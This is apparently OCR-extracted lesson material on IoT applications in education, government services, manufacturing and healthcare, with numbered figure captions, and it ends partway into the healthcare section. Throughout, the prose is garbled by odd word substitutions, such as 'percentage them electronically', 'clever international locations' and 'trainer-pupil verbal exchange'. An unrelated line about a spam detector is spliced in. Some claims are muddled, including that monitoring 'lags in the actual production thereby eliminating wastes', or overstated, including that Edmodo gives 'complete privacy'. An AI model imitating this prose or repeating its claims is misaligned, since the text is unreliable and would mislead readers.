It is indeed very difficult to compare the older era presentation boards with present-day multimedia poster boards. Internet gear like Glogster has changed this ease and permits us to create digital posters without problems combining with the photos, audio, video, text, and hyperlinks.

This allows us to percentage them electronically with others and reveals the activity of the scholar without problems. These virtual posters can then be shared with classmates and instructors through e-mail, surely accessed through the poster's URL deal with and posted on elegance blogs.

Figure.`1.55.Roles & Application of IoT in Education

b. Interactive gaining of knowledge

Getting to know these days is not restrained to the mixture of texts and pictures but beyond that. Most of the textbooks are paired with net-primarily based websites that consist of extra substances, films, exams, animations and different substances to support the mastering.

This gives a broader outlook to the students to analyze new things with a better understanding and interplay with instructors and their friends. The instructional professionals are bringing the actual world troubles inside the study room and permits college students to find their very own answers.




Figure.1.56 Roles & Application of IoT in Education

c. Learning at any time and anywhere

IoT plays an important position in constructing a network through the use of special internet-based systems. Advanced technology enables the academics to display the development of the scholars. Edmodo is a great way of trainer-pupil verbal exchange.

Edmodo makes possible for the newcomers to advantage information from any location at any time. IoT allows students and teachers to communicate via extraordinary method, checking messages and upcoming events at the same time when away from the classroom or even replying to posts.

It is by far a very effective app that provides safe network and complete privacy. It also allows a user to save your specific thoughts and class undertaking without worrying and assure you full confidentiality.

Figure.1.57 Roles & Application of IoT in Education

d. Superior safety features

This Application of IoT in Education is important as enforcing the superior technology answers inside the school rooms and training area may be very useful. It includes emergency indicators, audio enhancement, wi-fi clocks and hearing impaired notifications that offer the scholars and body of workers with a feeling of security.

It is able to also reduce the devastation and store lives that can bring about the wake of a disaster state of affairs. The colleges and schooling centers are adopting specific security measures that assist to relax the campuses.

The IoT enabled communications system also be utilized for various cases such as special emergency tones, live bulletins, a couple of bell schedules and pre-recorded instructional messages in order to direct the group of workers and students at some point of emergency.

Figure.1.58 Roles & Application of IoT in Education

e. Bye Bye to Chalkboards

Students in recent times make use of a very powerful platform which includes smart boards. It facilitates the lecturers to provide an explanation for the lectures more without problems with the assist of online displays and films. Students are an advocate for interactive gaming as an effective platform.
machine learning project spam detector

Web-based tools and packages help to educate the scholars more efficaciously that were once paper or chalkboard primarily based. Clever generation allows instructors and students surf the internet or even edit video and share assignments




Figure.1.59. Roles & Application of IoT in Education

f. Attendance Monitoring System

A robust faculty attendance gadget guarantees the safety of an academic enterprise and may assist colleges and education facilities in many methods. It allows the academics to input the vital records immediately into the gadget.

This could help the agency to reduce the time it takes to publish attendance facts and allows school officers to send a piece of email to mother and father.

It can additionally help to save the number of instances a pupil has said to the doctor and hold a test on scholar's clinical desires and the medicinal drug they will be taking. It additionally offers the choice to the student to verify their meal for the day.




Figure.1.60 Roles & Application of IoT in Education

So, this was all about Applications of IoT in Education sector.

Conclusion: Hence, today we learned the role of IoT in education. We covered the different educational applications of IoT and how it is made use of. We will be learning.

Government Applications in IoT – Future Scope of Internet of Things

In the last IoT class, we discussed Important Roles & Application of IoT in Education Sector. Today, we will talk about Government Applications in IoT or Benefits of IoT in Public Sector.

Government Applications in IoT

IoT helps the improvement of clever international locations and clever cities. This includes enhancement of infrastructure previously discussed (e.g. healthcare, power, transportation, etc.), protection, and also the engineering and keeping up of communities.

Figure.1.61 Government Applications in IoT

a. National Defense

National threats that a country faces are of various degrees and complex. IoT improves and supports militia systems and services, and gives the technology vital to control the panorama of national defense.

It helps the higher safety of borders through cheaper, better performance gadgets that are manageable and remarkable.

IoT automates the safety responsibilities that generally unfold throughout numerous departments and multiple individuals. It achieves this while enhancing accuracy and speed.




Figure.1.62 Government Applications in IoT – Future Scope of Internet of Things

b. Smart Cities

Smart towns are groups that harness an area to transform bodily structures and services in a way that complements the existence of its residents and business at the same time and also making authorities extra efficient.

It is far more than a mere automation of processes; it also hyperlinks disparate structures and networks to gather and analyze facts. These facts are then used to transform entire systems.

While the concept behind smart towns has been around for years, it has obtained a new urgency as extra human beings circulate into city facilities. Sustainability is turning into essential and imperative.
Technology has advanced to some extent in which there can be a real-time and meaningful interaction between towns, citizens, and agencies.

Figure.1.63 Government Applications in IoT – Future Scope of Internet of Things

c. City Planning and Control

Governing bodies and engineers can use IoT to analyze the often complex factors of making town planning and control. IoT simplifies this by examining different factors which include populace increase, zoning, mapping, water delivery, transportation patterns, food delivery, social offerings, and land use.
It gathers designated facts in these regions and produces more precious and accurate records than contemporary analytics given its ability to truly “live” with people in a metropolis.

Inside the region of management, IoT supports cities through its implementation of principal services and infrastructure which include transportation and healthcare. It additionally aids in other key areas like water control, waste management, and emergency management.

Figure.1.64 Government Applications in IoT – Future Scope of Internet of Things

IoT also aids in city development through skipping tests or poor studies and providing functional information for the way the town can be optimized. This results in quicker and more meaningful modifications.

d. Creating Jobs:

This is one of the most important government applications in IoT. IoT offers thorough economic evaluation. It makes previous blind spots seen and helps better monetary tracking and modeling. It analyzes the industry and the market to spot possibilities for increase and obstacles.




Figure.1.65 Government Applications in IoT – Future Scope of Internet of Things

e. Building an Ecosystem for Water Safety

IoT era can resolve the complicated challenges surrounding water security, allowing governments to better define priorities for water supply, consumer call for, and governance.

Like other problems driven by means of multiple and various factors, improving results for water management will require contributions from a surrounding of companions, many of whom are not even privy to the role they play in water conservation.




Figure.1.66 Benefits of IoT In Government Sector – Future Scope of Internet of Things

f. Responding Quickly to Emergencies

IoT programs can examine data about an occasion very fast, supporting responders better become aware of incidents, determine the way to respond, and talk decisions (and critical moves) to those involved.

Environmental sensors, as an instance, can sign in and report early signs of an emergency or crime; already, devices which include ShotSpotter can stumble on the sound of a gunshot and pinpoint its place.

By means of automatically alerting police dispatch, the tool can tell velocity response time, in addition, to reduce reliance on witnesses to document crime, assisting to locate crimes that would by no means have been suggested.

Figure.1.67.Internet of Things Government Applications – Future Scope of IoT

So, this was all about Government Applications of IoT.

Conclusion

Hence, today we learned how public sector area is benefited from IOT systems. We covered the different government applications of IoT and how it is made use of. Furthermore, stay tuned to learn more about IoT. Till then keep liking Data-Flair and give your valuable feedback.

Industrial IoT Applications | IoT Applications in Manufacturing

Industrial IoT Applications

Industrial Internet of Things (IIoT) is an ever growing and rapidly increasing sector that accounts for most of the share of IoT spending in the global market.

Industrialists & manufactures in almost every sector have a tremendous opportunity to not only monitor. But also automate many of complex process involved in manufacturing.

For long time industries and plants have had sensors and systems to track progress but IoT takes a step further and provides intricacies to even the minute problems.

Let us see what are the IoT applications in manufacturing and industrial processes-




Figure.1.68 Benefits of IoT in Industrial/Manufacturing Field

a. Digital/Connected Factory

The machinery that is embedded with an IoT system can transfer information related to operations to the people such as the original equipment manufacturers and to field engineers.

This way process automation and optimization is made advantageous by enabling operation managers and factory heads to remotely manage the factory units.

Along with this, a unit which is digitally connected helps in establishing a better line of command and also helps to identify areas with key results and areas that might have potential problems for managers.

b. Facility Management

The IoT sensors placed inside manufacturing equipment triggers alerts based on condition-based maintenance. Most of the machine tools are critical and are designed to function between a specific temperature and vibration ranges.

Whenever an equipment deviates from its prescribed parameters, IoT sensors can actively monitor machines and send an alert.

Manufacturers in this way can conserve energy, reduce costs, eliminate machine downtime and increase operational efficiency, by ensuring the prescribed working environment for machinery.

c. Production Flow Monitoring

IoT in manufacturing is capable of monitoring an entire production line be it from the refining process completely down to the packaging of final products. Because this complete monitoring of the process takes place in real-time.

It provides us the scope to recommend any adjustments in operations for better management of the industry's operational cost. Since the monitoring is done quite closely, it lags in the actual production thereby eliminating wastes and unnecessary work.

d. Inventory Management

This is best industrial IoT application; through IoT systems monitoring of events across a supply chain is done. These systems allow one to track the inventory and trace it globally on a line-item level. This way the users are notified if there are any significant deviations from the plan of action.

As a result, this provides a far-reaching and cross-channel visibility into inventories which helps managers in getting realistic estimates of the available material, the work in progress and the estimated arrival time of new materials. Ultimately this makes supply more optimal and reduces additional and shared costs that arise in the value chain.

e. Plant Safety and Security

Workers' safety and security in the plant improve by IoT combined with big data analysis.

The IoT system monitors some *Key Performance Indicators (KPIs)* of health and safety, such as the number of injuries, frequent rates of illness, vehicle incidents, and property damage or any kind of loss incurred during daily operations.

Thus, an effective monitoring system ensures better and effective safety. If there are some indicators that are lagging, they addressed, thus ensuring better *health, safety, and environment (HSE)* issues. That's no one can ignore industrial IoT applications.




Figure.1.69 Industrial IoT Applications – Plant Safety & security

f. Quality Control

A product cycle has various stages, IoT sensors collect a mixture of product data and other third-party synchronized data from the stages of a product cycle.

This data contains information on the composition of raw materials used in the making of a product, the temperature & working environment, different wastes, the importance of transportation etc. on the final stage of making the products,

Moreover, the IoT device can also provide data about the customer sentiments while he/she uses the product. All of these inputs from different sources and through IoT systems can analyze to identify and correct potential quality issues.

g. Packaging Optimization

Manufacturers can gain insights into the usage patterns and handling of product from different customers by using IoT sensors embedded in products and/or packaging. There are smart tracking mechanisms that can trace product deterioration during the product transit.

Other factors such as weather impact, a condition of roads and other environment variables on the product. Through these insights, one can re-engineer products and their packaging for delivering better performance in both costs of packaging and customer experience.




Figure.1.70 Industrial IoT Applications – Packaging Optimization

h. Logistics and Supply Chain Optimization

In this industrial IoT application, it provides access to real-time supply chain information by tracking materials in transit, products, and equipment as they move through the supply chain.

Through effective reporting manufacturers are able to collect and feed the delivery information into systems like ERP, PLM etc. If the plants get to connect to the suppliers, all the concerned parties in the supply chain can trace interdependencies, manufacturing cycle times and material flow.

As a result, this data will help manufacturers to reduce inventory, predict potential issues and also reduces capital requirements.




Figure.1.71 Industrial IoT Applications – Logistics & Supply Chain Optimization

5 IoT Applications in Healthcare Field You Must Know

In our last IoT class, we discussed IoT applications in manufacturing/industry. Today, we will discuss 5 unknown facts about IoT applications in healthcare field or in general terms we can say, benefits of IoT in healthcare. So, let's begin with IoT Applications in Healthcare.

IoT Applications in Healthcare

The current technology in healthcare and a general practice of medicine gets enhanced with the IoT system. Professionals reach is expanding within a facility. The diverse data collected from large sets of real-world cases increases both the accuracy and size of medical data.

The precision of medical care delivery is also improved by incorporating more sophisticated technologies in the healthcare system.




Figure.1.72. Internet of Things in Applications in Healthcare

Figure.1.73. Benefits of IoT in Healthcare

a. Research

The resources that current medical research uses lack critical real-world information. It mostly uses leftovers, controlled environments and volunteers for medical examination. IoT opens ways to a sea of valuable data and information through analysis, real-time field data, and testing.

IoT can deliver data that is far superior to standard analytics through making use of instruments that are capable of performing potential research.

